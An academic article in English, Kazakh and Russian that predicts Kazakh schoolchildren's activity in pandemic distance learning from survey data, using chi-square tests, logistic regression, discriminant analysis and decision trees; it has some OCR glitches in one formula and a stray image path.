Makhazhanova Ulzhan Tanibergenovna – PhD, Department of Information technology, Faculty of information technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: makhazhan.ut@gmail.com, https://orcid.org/0000-0002-5528-8000;
Alimagambetova Ainagul Zeynetullovna – Candidate of Physical and Mathematical Sciences, Department of Information technology, Faculty of information technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: ainash_777@mail.ru, https://orcid.org/0000-0002-9859-2029;
Mukhanova Ayagoz Asanbekovna – PhD, Department of Information technology, Faculty of information technologies, L.N. Gumilyov Eurasian National University, Astana, Kazakhstan, E-mail: ayagoz198302@mail.ru, https://orcid.org/0000-0003-3987-0938;
Akmoldina Anar Inshibayevna – master, Department of Information Systems and Technology, Faculty of Applied Science, ESIL University, Astana, Kazakhstan. E-mail: anara150281@gmail.com, https://orcid.org/0009-0003-4069-6954.

Abstract. This article examines the factors that affect students' activity and willingness to learn in the distance learning environment. Multivariate analysis, logistic regression, and decision tree methods were used in the analysis of the results of an online survey of 35,950 distance learning students during the pandemic. Using IBM SPSS Statistics version 23 software, statistical models were created to determine the main factors affecting learning activity.

The purpose of this study is to predict student engagement and learning propensity based on the analysis of responses to survey questions using machine learning. The main results of the work include the creation of a summary table showing the percentage of correctly classified cases and the questions selected by each of the forecasting methods considered. The results show that logistic regression, multidiscriminant analysis and decision trees effectively identify different aspects

of learning activity that contribute to the optimization of the distance learning process.

Keywords: Big data, Covid-19 data, big data processing, experimental data, emergency distance learning, contingency table, data analysis, regression analysis, multiple discriminant analysis, decision tree

©А.Ұ. Мұхиядин[1], У.Т. Махажанова[1] , А.З. Алимагамбетова[1], А.А.Муханова[1], А.И. Акмолдина[2*], 2024.
[1]Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана, Қазақстан;
[2]«ESIL Universit» мекемесі, Астана, Қазақстан.
E-mail: *amukhiyadin@gmail.com*

МАШИНАЛЫҚ ОҚЫТУ ӘДІСТЕРІН ПАЙДАЛАНА ОТЫРЫП, ОҚУШЫЛАРДЫҢ БІЛІМ АЛУҒА ЫНТАСЫН БОЛЖАУ: ҚАЗАҚСТАНДАҒЫ БІЛІМ БЕРУ ДЕРЕКТЕРІН ТАЛДАУ

Мұхиядин Айнұр Ұлықпанқызы – PhD докторант, Ақпараттық жүйелер кафедрасы, Ақпараттық технологиялар факультеті, Л.Н. Гумилева атындағы ЕҰУ, Астана, Қазақстан, E-mail: amukhiyadin@gmail.com, https://orcid.org/0000-0001-5576-7733;
Махажанова Улжан Танибергеновна – PhD, Ақпараттық жүйелер кафедрасы, Ақпараттық технологиялар факультеті, Л.Н. Гумилева атындағы ЕҰУ, Астана, Қазақстан, E-mail: makhazhan.ut@gmail.com, https://orcid.org/0000-0002-5528-8000;
Алимагамбетова Айнагуль Зейнетулловна – Физика-математика ғылымдарының кандидаты, Ақпараттық жүйелер кафедрасы, Ақпараттық технологиялар факультеті, Л.Н. Гумилева атындағы ЕҰУ, Астана, Қазақстан, E -mail: ainash_777@mail.ru, https://orcid.org/0000-0002-9859-2029;
Муханова Аягоз Асанбековна – PhD, Ақпараттық жүйелер кафедрасы, Ақпараттық технологиялар факультеті, Л.Н. Гумилева атындағы ЕҰУ, Астана, Қазақстан. E-mail: ayagoz198302@mail.ru, https://orcid.org/0000-0003-3987-0938;
Акмолдина Анар Иншибаевна – магистр, Ақпараттық жүйелер және технологиялар кафедрасы, Қолданбалы ғылымдар факультеті, «ESIL University» мекемесі, Астана, Қазақстан, E-mail: anara150281@gmail.com, https://orcid.org/0009-0003-4069-6954.

Аннотация. Бұл мақалада қашықтықтан оқыту жағдайында оқушылардың белсенділігі мен оқуға бейімділігіне әсер ететін факторлар қарастырылады. Талдау барысында пандемия кезінде қашықтықтан оқыған 35950 оқушының қатысуымен жүргізілген онлайн-зерттеудің нәтижелеріне көпдискриминантты талдау, логистикалық регрессия және шешім ағаштары әдістері қолданылған. IBM SPSS Statistics 23 нұсқасы бағдарламалық жасақтамасының көмегімен оқу белсенділігіне әсер ететін негізгі факторларды анықтау үшін статистикалық модельдер жасалынған.

Бұл зерттеудің мақсаты - машиналық оқыту әдісін қолдана отырып, сауалнама сұрақтарына жауаптарды талдауға негізделген оқушылардың белсенділігі мен оқуға бейімділігін болжау болып табылады. Жұмыстың негізгі нәтижелері қарастырылған болжау әдістерінің әрқайсысы таңдаған сұрақтарды және дұрыс жіктелген жағдайлардың пайызын көрсететін

жиынтық кестені құруды қамтиды. Нәтижелер логистикалық регрессия, көпдискриминантты талдау және шешім ағаштары қашықтықтан оқыту процесін оңтайландыруға ықпал ететін оқу белсенділігінің әртүрлі аспектілерін тиімді түрде анықтайтынын көрсетеді.

Түйін сөздер: үлкен деректер, Covid-19 деректері, үлкен деректерді өңдеу, эксперименттік деректер, төтенше жағдайда қашықтықтан оқыту, күтпеген жағдайлар кестесі, деректерді талдау, регрессия талдауы, көпдискриминантты талдау, шешім ағашы

Қазақстан Республикасы Білім және ғылым министрлігінің Ғылым комитеті қаржыландыруы бойынша, грант № AP19677451

©А.У. Мухиядин[1*], У.Т. Махажанов[1], А.З. Алимагамбетова[1], А.А. Муханова[1], А.И. Акмолдина[2*], 2024.
[1]Евразийский национальный университет имени Л.Н. Гумилёва, Астана, Казахстан;
[2]Учреждение «ESIL University», Астана, Казахстан.
E-mail: *amukhiyadin@gmail.com*

ПРОГНОЗИРОВАНИЕ МОТИВАЦИИ УЧАЩИХСЯ К ОБУЧЕНИЮ С ИСПОЛЬЗОВАНИЕМ МЕТОДОВ МАШИННОГО ОБУЧЕНИЯ: АНАЛИЗ ДАННЫХ ОБ ОБРАЗОВАНИИ В КАЗАХСТАНЕ

Мұхиядин Айнұр Ұлықпанқызы – докторант, кафедра Информационных систем, факультет Информационных технологий, ЕНУ им. Л.Н. Гумилева, Астана, Казахстан, E-mail: amukhiyadin@gmail.com, https://orcid.org/0000-0001-5576-7733;
Махажанова Улжан Танибергеновна – PhD, кафедра Информационных систем, факультет Информационных технологий, ЕНУ им. Л.Н. Гумилева, Астана, Казахстан, E-mail: makhazhan.ut@gmail.com, https://orcid.org/0000-0002-5528-8000;
Алимагамбетова Айнагуль Зейнетулловна – кандидат физико-математических наук, кафедра Информационных систем, факультет Информационных технологий, ЕНУ им. Л.Н. Гумилева, Астана, Казахстан, E -mail: ainash_777@mail.ru, https://orcid.org/0000-0002-9859-2029;
Муханова Аягоз Асанбековна – PhD, кафедра Информационных систем, факультет Информационных технологий, ЕНУ им. Л.Н. Гумилева, Астана, Казахстан, E-mail: ayagoz198302@mail.ru, https://orcid.org/0000-0003-3987-0938;
Акмолдина Анар Иншибаевна – магистр, кафедра информационных систем и технологий, Факультет прикладных наук, учреждение «ESIL University», Астана, Казахстан, E-mail: anara150281@gmail.com, https://orcid.org/0009-0003-4069-6954.

Аннотация. В данной статье рассматриваются факторы, влияющие на активность и желание обучающихся обучаться в условиях дистанционного обучения. Многомерный анализ, логистическая регрессия и методы дерева решений были использованы при анализе результатов онлайн-опроса 35 950 студентов дистанционного обучения во время пандемии. С помощью программного обеспечения IBM SPSS Статистика версии 23 были созданы

статистические модели для определения основных факторов, влияющих на учебную деятельность.

Целью данного исследования является прогнозирование вовлеченности студентов и склонности к обучению на основе анализа ответов на вопросы опроса с использованием машинного обучения. К основным результатам работы относится создание сводной таблицы, показывающей процент правильно классифицированных случаев и выбранных вопросов по каждому из рассмотренных методов прогнозирования. Результаты показывают, что логистическая регрессия, мультидискриминантный анализ и деревья решений эффективно выявляют различные аспекты учебной деятельности, что способствует оптимизации процесса дистанционного обучения.

Ключевые слова: большие данные, Covid-19 data, обработка больших данных, экспериментальные данные, экстренное дистанционное обучение, таблица сопряженности, анализ данных, регрессионный анализ, множественный дискриминантный анализ, дерево решений.

Кіріспе. COVID-19 пандемиясы бүкіл әлем бойынша білім беру үдерістеріне елеулі өзгерістер әкеліп, мектептер мен университеттерді төтенше жағдайларда қашықтықтан оқытуға көшуге мәжбүр етті. Осындай жағдайда оқушылардың оқу іс-әрекетіне әсер ететін факторларды зерттеу кезек күттірмейтін мәселеге айналды. Осы факторларды түсіну қашықтықтан оқыту жағдайында оқу мотивациясын және өнімділікті арттырудың тиімді стратегияларын әзірлеуге мүмкіндік береді. Бұл зерттеу мектеп оқушыларының онлайн сауалнамасы арқылы жиналған деректерді талдауға және көпдискриминантты талдау, логистикалық регрессия және шешім ағаштары әдістерін қолдана отырып, қашықтықтан оқытуда оқушылардың белсенділігін анықтайтын негізгі факторларды анықтауға бағытталған (UNESCO, 2020).

Осы мақсатқа жету үшін Ы.Алтынсарин атындағы Ұлттық білім академиясының ұйымдастыруымен онлайн сауалнама жүргізіліп, оған 35 950 студент қатысты. Сауалнама қашықтан оқытудың әртүрлі аспектілеріне қатысты 32 сұрақты қамтыды (Мониторинг нәтижелері, 2020). IBM SPSS Statistics 23 нұсқасын пайдалана отырып, оқушы белсенділігіне әсер ететін маңызды факторларды анықтауға мүмкіндік беретін регрессия үлгілері құрастырылды.

Бұл зерттеудің мақсаты машиналық оқытудың үш әдісін қолдану арқылы сауалнамадағы 32 сұраққа жауаптарды талдау негізінде мектеп оқушыларының белсенділігі мен оқуға бейімділігін болжау. Жұмыстың негізгі нәтижелері болжау әдісі бойынша таңдалған сұрақтарды және дұрыс жіктелген жағдайлардың пайызын көрсететін жиынтық кестені құрастыруды қамтиды. Нәтижелер логистикалық регрессия, көпдискриминантты талдау және шешім ағаштары қашықтықтан оқыту үдерісін оңтайландыруға ықпал ететін оқу әрекетінің әртүрлі аспектілерін тиімді анықтайтынын көрсетеді.

Зерттеу машиналық оқыту алгоритмдері оқушылардың оқуға деген

көзқарасын көрсететін білім беру деректеріндегі үлгілерді анықтай алады деген гипотезаны қолдайды. Бұл мектеп оқушыларының білім алуын тиімдірек талдау және болжау үшін жаңа мүмкіндіктер ашады, қашықтан оқыту әдістерін оқушылардың жеке қажеттіліктеріне бейімдеуге мүмкіндік береді.

Әдебиеттерге шолу. Соңғы жылдары зерттеушілер оқушылардың оқу белсенділігі мен өнімділігін болжау үшін машиналық оқыту және білім беру деректерін талдау әдістерін белсенді түрде пайдалануда. Кейбір ізденушілер білім берудегі жасанды интеллект пен компьютер демеушілік ететін бірлескен оқыту және оқу талдауы сияқты басқа тәсілдер арасындағы шекараларды зерттеп, болжамдық өнімділікті жақсарту үшін осы әдістер арасындағы үйлестіру қажеттілігін көрсетеді (Rienties, et al, 2020).

Логистикалық регрессия, бірнеше дискриминантты талдау және шешім ағаштары сияқты машиналық оқыту алгоритмдері студенттердің жұмысын болжау үшін сәтті қолданылды. Бастауыш білім беруде робототехника мен бағдарламалауды қолдануды талқылап, информатика біліміне ерте араласудың маңыздылығын атап айтуға болады (Alam, 2022). Өзге зерттеу білім беру деректерін іздеу және оқу аналитикасын пайдалана отырып, оқушылардың өнімділігін болжауға арналған әдебиеттерге жүйелі шолуды ұсынады, нәтижеге әсер ететін негізгі факторларды көрсетеді (Dhankhar, et al, 2021).

Соңғы жылдары қашықтықтан оқыту саласындағы зерттеулер әсіресе COVID-19 пандемиясы кезінде өзекті бола бастады. Бұл тақырыпта Қазақстанда бірнеше маңызды зерттеулер жүргізілді.

«COVID-19 пандемиясы кезінде онлайн білім берудің академиялық жетістіктерге әсері: Қазақстанның жағдайы» атты жұмыста қашықтан оқытуға көшу білім беру үдерісінде және академиялық көрсеткіштерде айтарлықтай өзгерістер туғызғанын атап өтеді. мектеп оқушылары. Олардың зерттеуі қашықтықтан оқытудың оң және теріс аспектілерін ашып, оқу бағдарламалары мен оқыту әдістерін жаңа жағдайларға бейімдеу қажеттігін атап өткен (Кемелбаева және т.б. 2022).

Қазақстандық авторлар мұғалімдерді оқытуда жасанды интеллектке негізделген жүйелерді пайдаланудың мүмкіндіктері мен салдарын қарастырды. Олар өз жұмыстарында мұндай жүйелерді енгізу жекелендірілген білім беру траекторияларын қамтамасыз ету және мұғалімдердің күнделікті тапсырмаларын автоматтандыру арқылы білім сапасын айтарлықтай жақсартуға болатынын атап өтті. Дегенмен, олар этикалық аспектілерге және технологиялық тәуелділік мүмкіндігіне байланысты ықтимал тәуекелдерді де атап өткен (Абыканова6 және т.б., 2024). Тағы бір жұмыста қашықтан оқытуға көшу кезінде студенттер мен мұғалімдер кездесетін негізгі проблемаларды зерттейді. Автор өз еңбегінде оқу процесіне әсер ететін техникалық және психологиялық аспектілерге тоқталып, оларды еңсеру бойынша практикалық ұсыныстар ұсынады (Панзабек, 2020).

Бұл зерттеулер білім беруде заманауи технологияларды қолданудың маңыздылығын және оларды пандемия сияқты жаһандық өзгерістерден туындаған жағдайларға бейімдеу қажеттілігін көрсетеді. Сондай-ақ олар техникалық және әлеуметтік аспектілерді ескере отырып, инновацияларды енгізуге кешенді көзқарас қажеттігін атап көрсетеді.

Білім беру аналитикасы және машиналық оқыту саласындағы заманауи зерттеулер студенттердің оқу белсенділігі мен үлгерімін дәлірек болжау үшін жаңа мүмкіндіктер ашады. Кейбір жұмыстар білім беру жағдайында оқуды және шешім қабылдауды жақсарту үшін деректерді талдау құралдарын пайдаланудың артықшылықтарын көрсетеді. Бұл бейімделген және жекелендірілген оқу орталарына мүмкіндік береді, бұл өз кезегінде оқудың жақсы нәтижелеріне және студенттердің қанағаттануына әкеледі (Salihoun, 2020).

Материалдар мен әдістер. Зерттеу маңыздылығын нақтылау үшін келесі сұрақ мақсатты тәуелді айнымалы ретінде анықталды: «Қашықтықтан оқыту кезінде белсендірек болдыңыз деп ойлайсыз ба?» жауап нұсқалары: а) иә; б) жоқ.

Бастапқыда мақсатты айнымалы мен сауалнамадағы барлық қалған 31 сұрақтың арасында байланыс бар-жоғын анықтау үшін Хи-квадрат статистикалық тесті қолданылды. Бұл қадам регрессиялық талдау үлгілеріне қандай айнымалыларды қосуға болатынын түсінуге мүмкіндік берді. Тест нәтижелері мақсатты айнымалы мен сауалнамадағы барлық басқа сұрақтар арасында статистикалық маңызды байланыс бар екенін көрсетті. Осыған байланысты, олардың қайсысы оқушының белсенділігіне жауап беретін айнымалыға шын мәнінде әсер ететінін және қайсысы әсер етпейтінін одан әрі анықтау үшін барлық сұрақтар модельге факторлар ретінде енгізілді.

Кесте 1. «Қашықтықтан оқыту кезінде белсендірек болдыңыз деп ойлайсыз ба? және қашықтан оқыту кезінде белсенділік танытсаңыз, онда мұның себебі неде?» айнымалылар арасындағы қиылысу кестесі

Хи-квадрат критериі

	Мәні	еркіндік дәрежесі	Асимптотикалық мән (2 жақты)
Пирсон хи-квадраты	1079,357a	6	,000
Ықтималдық коэффициенттері	1017,726	6	,000
Сызықты-сызықты байланыс	44,989	1	,000
Жарамды бақылаулар саны	35950		

a. Ұяшықтар саны 0 (0,0%) үшін 5-тен аз мән қабылданады. Ең аз болжамданған сан 704,62.

Пирсон хи-квадрат мәні айнымалылар арасында маңызды байланыс бар екенін көрсетеді. Жоғары хи-квадрат мәні және 0,001-ден төмен р-мәні оқушылардың қашықтықтан оқытуда өздерін белсендірек деп қабылдау дәрежесі мен олардың белсенділігіне ықпал ететін факторлар арасындағы берік байланысты көрсетеді.

Екі сұрақтың тағы бір қиылысын қарастырайық (2-кесте).

Кесте 2. «Қашықтықтан оқыту кезінде белсендірек болдыңыз деп ойлайсыз ба? * Қашықтықтан оқытуға бейімделу сізге қаншалықты қиын болды?» айнымалылар арасындағы қиылысу кестесі

Хи-квадрат критериі

	Мәні	еркіндік дәрежесі	Асимптотикалық мән (2 жақты)
Пирсон хи-квадраты	3299,617a	6	,000
Ықтималдық коэффициенттері	3080,864	6	,000
Сызықты-сызықты байланыс	2573,603	1	,000
Жарамды бақылаулар саны	35950		

а. Ұяшықтар саны 0 (0,0%) үшін 5-тен аз мән қабылданады. Ең аз болжамданған сан 450,77.

Пирсон хи-квадраты (3299,617), ықтималдық коэффициенті (3080,864) және р-мәні 0,001-ден төмен сызықтық-сызықтық қатынас (2573,603) мәндері студенттердің қашықтан оқытудағы белсенділігін қалай бағалайтыны мен қиындық арасындағы маңызды байланысты көрсетеді. оған бейімделу. Бұл критерийлердің жоғары мәндері оқушылардың белсенділікті қабылдауы олардың жаңа оқу жағдайларына бейімделу қабілетімен тығыз байланысты екенін растайды.

Осылайша, хи-квадрат талдау нәтижелері бойынша айнымалыларды таңдауға болады. Көптеген сұрақтарда олар оқушылардың қашықтан оқытудағы белсенділігін қабылдауы мен осы әрекетке ықпал ететін факторлардың арасында айтарлықтай байланыс бар екенін көрсетеді. Бұл нәтижелерді қашықтықтан оқытуда оқушылардың оқу белсенділігін арттыруға бағытталған стратегияларды одан әрі терең талдау және әзірлеу үшін пайдалануға болады.

Оқушылардың білім алудағы белсенділігіне әсер еткен факторларды әрі қарай анықтау үшін ең танымал үш статистикалық құрал таңдалды: көп дискриминантты талдау, логистикалық регрессия және шешім ағаштары.

Нәтижелер. 3-кестеде бақылауларды жіктеуге немесе оқушыларды екі топтың біріне орналастыруға статистикалық маңызды әсер еткен айнымалылар көрсетілген.

Мысалы, бастапқы оқыту тілі (q4 айнымалысы) оқушылардың қашықтан оқу кезінде белсенді болған-болмағандығына әсер еткені туралы қорытынды жасауға болады. Осылайша, қазақ тілінде оқитын оқушылар орыс тілінде оқитын оқушыларға қарағанда белсенділік танытқан өйткені олардың орыс тілінде оқитын оқушылармен салыстырғанда оң регрессия коэффициенті бар.

Кесте 3. Факторлардың және олардың коэффициенттерінің жиынтық кестесі

Айнымалы	**Категория №**	**Тип**	**Факторлар**	**Категориялар**	**Логистикалық**	**Дискриминант**	**Шешім ағашы**
	4		Константа		2,15561	-0,29705	
q2		Ном.	Мектеп типі				

	1			Қалалық	-0,12057	-0,08632	
	2			Ауылдық	0,05709		
q3		Рет.	Оқушы статусы		0,13092	0,06902	
	1			Бастауыш мектеп			
	2			Орта мектеп			
	3			Жоғарғы мектеп			
q4		Ном.	Оқу тілі				+
	1			Қазақ	0,40218		
	2			Орыс	-0,63337	-0,62057	
q5		Рет.	Қашықтықтан оқыту кезінде үй тапсырмасын орындау үшін үйде жұмыс орны бар ма?				
	1			Ия бар			
	2			Иә, кезекпен			
	3			Жоқ			
q6		Ном.	Қашықтықтан оқыту қалай жүргізілді?				
	1			Бейне қоңыраулар, теледидар сабақтары	0,16147		
	2			Оқытушы электронды түрде ұсынған материалдар, презентациялар негізінде	-0,08610	-0,06032	
	3			өз бетінше білім беру порталдарында	0,03456		
	4			Баспа материалдарын өз бетінше пайдалану			
q7		Рет.	Қашықтықтан оқытуға дейін қандай деңгейде болдыңыз?		-0,08455	-0,05027	
	1			Барлық пәндерден жақсы			
	2			Көптеген пәндерде жақсы			
	3			Кейбір пәндерден жақсы			
	4			Әрқашан әртүрлі			
	5			Жауап беруге қиналамын			
...							
q31		Рет.	Сіздің мектебіңізде қашықтықтан білім беруді енгізу сапасын бағалаңыз (мұнда 1 төмен және 5 жоғары)		0,11075	0,11833	
	1			1 балл			
	2			2 балл			

	3			3 балл			
	4			4 балл			
	5			5 балл			
q32		Ном.	Болашақта қашықтықтан оқытуды білім беру мақсатында пайдаланғыңыз келе ме?				
	1			Иә	0,20510		
	2			Жоқ	-0,10665	-0,09914	
	3			Жауап беруге қиналамын			

3-кестеде қашықтықтан оқыту сауалнамасының статистикалық талдауының нәтижелері берілген. Оған әртүрлі сұрақтар (q1, q2, т.б.), шкала түрлері, жауап категориялары және факторлармен байланысты коэффициенттер кіреді. Толығырақ қарастырайық.

Айнымалылар типі сұрақта шкаланың қандай түрі қолданылатынын көрсетеді:

− Номиналды: реті жоқ категориялар (мысалы, мектеп түрі);

− Реттік: реті бар категориялар (мысалы, қашықтықтан оқыту алдындағы деңгейлері).

Факторлар факторлық талдау нәтижелерін білдіреді. Бұл сұрақ пен анықталған факторлар арасындағы байланысты көрсететін сандық мәндер. Факторлық талдау деректер құрылымын түсіндіретін жасырын айнымалыларды (факторларды) анықтауға көмектеседі.

Сұрақтар мен жасырын факторлар немесе модельдік нәтижелер арасындағы байланысты анықтау үшін факторлық жүктемелер немесе регрессиялық талдаулар жүргізілген жағдайда коэффициенттер бар. Егер коэффициенттер нақты санаттар үшін берілсе (мысалы, қалалық, ауылдық мектеп), бұл әрбір жауап нұсқасының анықталған факторларға қатыстылығын көрсетеді. Коэффициенттер жоқ жағдайларда санаттар айтарлықтай әсер етпеген немесе олардың әсері осы талдау аясында анықталмаған болуы мүмкін.

Нәтижесінде қашықтан оқыту нәтижесінде студенттің белсенді болу ықтималдығын есептеу үшін келесі логистикалық функция формуласын қолдануға болады:

$$logit = \mathrm{B} + \sum \mathrm{k} * qn \qquad (1)$$

мұнда:

B— константа,

k — логистикалық регрессия коэффициенттері,

q — жауапқа байланысты 0 немесе 1 мәнін қабылдайтын айнымалылар (жауап нұсқалары).,

n – айнымалының реттік нөмірі.

Алдымен логит мәнін есептеп, табылған мәнді келесі формулаға ауыстыру қажет, ол нәтиже ретінде қажетті ықтималдықты береді.

$$P_1(V_i) = \frac{1}{1+e^{-logit}}, \quad (2)$$

мұнда:

$P_1(V_i)$ – оқушының белсенді болу ықтималдығы,

loqit - (1) формула арқылы есептелген мән,

e — натурал логарифм негізі (шамамен 2,71828 тең).

Сол сияқты, дискриминантты талдау нәтижелері бойынша оқушының қашықтықтан оқыту нәтижесінде белсенді болу ықтималдығын есептеу үшін мәндерді келесі дискриминант функциясына ауыстыру қажет.

Компанияның екі топтың біріне мүше болуының болжамы тәуелсіз айнымалылардың сәйкес мәндерін регрессия теңдеуіне ауыстыру арқылы дискриминация функциясының мәндерін есептеу арқылы анықталады. Содан кейін алынған мән екі центроидтың орташа мәнімен салыстырылады, бұл модельге енгізілген тәуелсіз айнымалылардың орташа мәндері бойынша есептелген екі орталықтың координатасын білдіреді.

Кесте 4. Топтық центроидтардағы функциялар

Status	Функция
	1
0	-1,486
1	0,223

Осы екі центроидтың арифметикалық ортасы – (-1,486 + 0,223)/2 = -0,631

Егер студент үшін есептелген дискриминациялық функцияның мәні -0,631-ден аз болса, онда студент қашықтықтан оқыту кезінде белсенділік танытпаған студенттер тобына жатады және керісінше, егер студент үшін есептелген мән осы мәннен жоғары болса , онда оны белсенділік танытқан оқушылар тобына жатқызуға болады.

Әрбір нысан үшін оның айнымалылардың көпөлшемді координаталық кеңістігіндегі орналасу қашықтығы, центроидтардың әрқайсысына дейінгі квадрат Махаланобис қашықтығы арқылы өлшенеді. Осы қашықтықтардың мәндеріне сүйене отырып, объектіні ол тағайындалған екі топтың біріне тағайындау ықтималдығы есептеледі. Яғни, дискриминант функциясының бағасын есептеу нәтижесінде объектінің ол тағайындалған топқа жататындығы үшін ықтималдық есептеледі. Егер объект белсенді емес студенттер тобына тағайындалған болса, онда оның осы топқа мүшелігі үшін қажетті ықтималдық есептеледі және керісінше, егер объект белсенді студенттер тобына тағайындалған болса, онда қажетті ықтималдық оның мүшелігі үшін есептеледі. белсенді студенттер тобында.

Бөлімше ең ықтимал топтың центроидына дейінгі қашықтықты көрсетеді, ал бөлгіш екі центроидқа дейінгі қашықтықтардың қосындысын көрсетеді, ал бұл бөлімнің бөліндісі объект тағайындалған топқа жататын болу ықтималдығы болып табылады. Ықтималдылықты есептеу формуласы келесідей:

$$P_i = \frac{e^{-0,5*\text{центроид□а дейінгі □ашы□ты□ты□ квадраты}}}{e^{-0,5*1\ \text{центроид□а дейінгі квадратты□ □ашы□ты□}} + e^{-0,5*2\ \text{центроид□а дейінгі квадратты□ □ашы□ты□}}}, \quad (3)$$


Соңында, 5-кесте модельдер бойынша дұрыс немесе қате болжаған нақты істердің санын және дұрыс жіктелген істердің пайызын көрсетеді. Логистикалық модель ең дәл болжау мүмкіндігіне ие (89,1%), одан кейін дискриминантты модель (81,1%).

Кесте 5. Дұрыс жіктелген нақты оқиғалардың жиынтық кестесі, пайызбен

Бақыланды	Болжалды		
	Жоқ	Иә	Дұрыс жауап
Логистикалық	1425	2928	32,7%
	692	28270	97,6%
			89,1%
Дискриминанттық	3079	1274	70,7%
	5048	23914	82,6%
			81,1%
Шешім ағашы	740	4122	15,2%
	382	30705	98,8%
			87,5%

Осылайша, логистикалық регрессия моделі студенттердің екі топ студенттерінің біріне жататындығын болжауда ең дәл нәтиже көрсетті.

Біз енді шешім ағаштарының болжамдық қасиеттерін көрсетеміз. Шешім ағашы әдісі классификациялық модельдерді құруға ғана емес, сонымен қатар айнымалылар арасындағы логикалық байланыстарды визуализациялауға мүмкіндік береді. Ағаштың әрбір деңгейіндегі нәтижелерді түсіндіру мүмкіндігі маңызды аспект болып табылады, ол оқушының белсенділігіне әсер ететін негізгі факторларды анықтауға көмектеседі.



Сурет 1. Қашықтықтан оқыту кезіндегі студенттердің белсенділігін жіктеуге арналған шешім ағашы

Шешім ағашының визуализациясы оқушылардың әртүрлі жағдайлары мен қалаулары олардың оқу іс-әрекетіне қалай әсер ететінін айқын көрсетеді, сонымен қатар талдау нәтижелерін нақтырақ көрсетуге мүмкіндік береді. Дегенмен, олар логистикалық регрессия және дискриминантты талдау сияқты теңдеулер немесе функцияларды құрмайды. Олар шешім ағашының бұтақтары мен жапырақтарын қалыптастырудың әрбір кезеңінде жүзеге асырылатын Хи-квадрат тестінің көмегімен жіктеу шешіміне жетеді. CHAID әдісін қолдану арқылы келесі суретте көрсетілген шешім ағашы құрылды.

Нәтижедегі шешім ағашының 3 деңгейі бар. Деңгейлер маңыздырақтан маңыздыраққа қарай иерархиялық құрылымға ие (1-сурет). Сол жақта орналасқан филиалдың бірінші деңгейі «Мен гимнастикалық жаттығуларды таңертең бір рет жасаймын» категориясы бойынша қалыптасты, сондықтан ол ең маңызды регрессор болып табылады. Екінші түйін таңертең бір рет қыздыру жасайтындар арасында қалыптасады. Олар электронды оқулықты қолдануды ұнату ма, жоқ па, соған қарай бөлінеді. Үшінші түйін электронды оқулықты пайдаланғысы келмейтіндер арасында қалыптасады. Өз кезегінде олар мұғаліммен онлайн байланыс арқылы оқуға ыңғайлы болып бөлінеді.

Талқылау және қорытындылау. Анықталған факторлар, мысалы, мектептің түрі, оқыту тілі, жұмыс кеңістігінің болуы, қашықтықтан оқыту әдістері және басқалары студенттердің оқу белсенділігін арттыру үшін қажетті шаралар туралы қорытынды жасауға мүмкіндік береді. Бұл мәліметтерді қашықтықтан оқыту сапасын жақсартуға және студенттердің ынтасын арттыруға бағытталған ұсыныстар мен стратегияларды әзірлеу үшін пайдалануға болады.

Қорытындылай келе, зерттеу қашықтан оқытудың әртүрлі аспектілері мен студенттердің қатысуы арасындағы маңызды байланысты көрсетті. Хи-квадрат статистикалық тестін қолдану қандай сауалнама айнымалылары мақсатты айнымалымен айтарлықтай байланысты екенін анықтауға мүмкіндік берді, бұл оларды регрессиялық талдау үлгілеріне қосуға мүмкіндік берді. Тест нәтижелері мақсатты айнымалы мен сауалнамадағы барлық сұрақтар арасында статистикалық маңызды байланыс бар екенін көрсетті, бұл барлық сұрақтарды одан әрі талдау қажеттілігін растайды.

Логистикалық регрессия оқушылардың белсенділігін болжаудағы ең үлкен дәлдікті көрсетті. Әртүрлі айнымалылар үшін коэффициенттерге негізделген логистикалық регрессия моделі студенттің қашықтықтан оқытуда белсенді болу ықтималдығын дәл анықтады. Бұл оқушылардың оқу белсенділігін арттыруға бағытталған бағдарламалар мен әдістерді жасау үшін маңызды.

Дискриминантты талдау да оның тиімділігін растады, дегенмен оның дәлдігі логистикалық регрессиямен салыстырғанда біршама төмен болды. Бұл әдіс оқушыларды сауалнамаға берген жауаптары негізінде жіктеуге, олардың қашықтан оқытуға қатысуына қандай факторлар көбірек әсер ететінін анықтауға мүмкіндік берді.

CHAID әдісі арқылы жасалған шешім ағаштары әртүрлі айнымалылар

мен оқушы белсенділігі арасындағы байланыстардың интуитивті көрінісін қамтамасыз етті. Бұл әдіс мақсатты араласуды әзірлеу үшін пайдаланылуы мүмкін күрделі қарым-қатынастарды визуализациялау және талдау үшін пайдалы болды.

Бұл зерттеу оқу әрекетін талдаудың кешенді тәсілінің маңыздылығын атап көрсетеді және бұл мәселені шешу үшін әртүрлі статистикалық әдістерді қолдану мүмкіндігін көрсетеді. Болашақта анықталған факторлардың өзара әрекеттесуін тереңдетіп зерттеуді жүргізу және қашықтықтан оқыту жағдайында студенттердің оқу әрекетін болжаудың неғұрлым дәл үлгілерін әзірлеу жоспарлануда.

Әдебиеттер

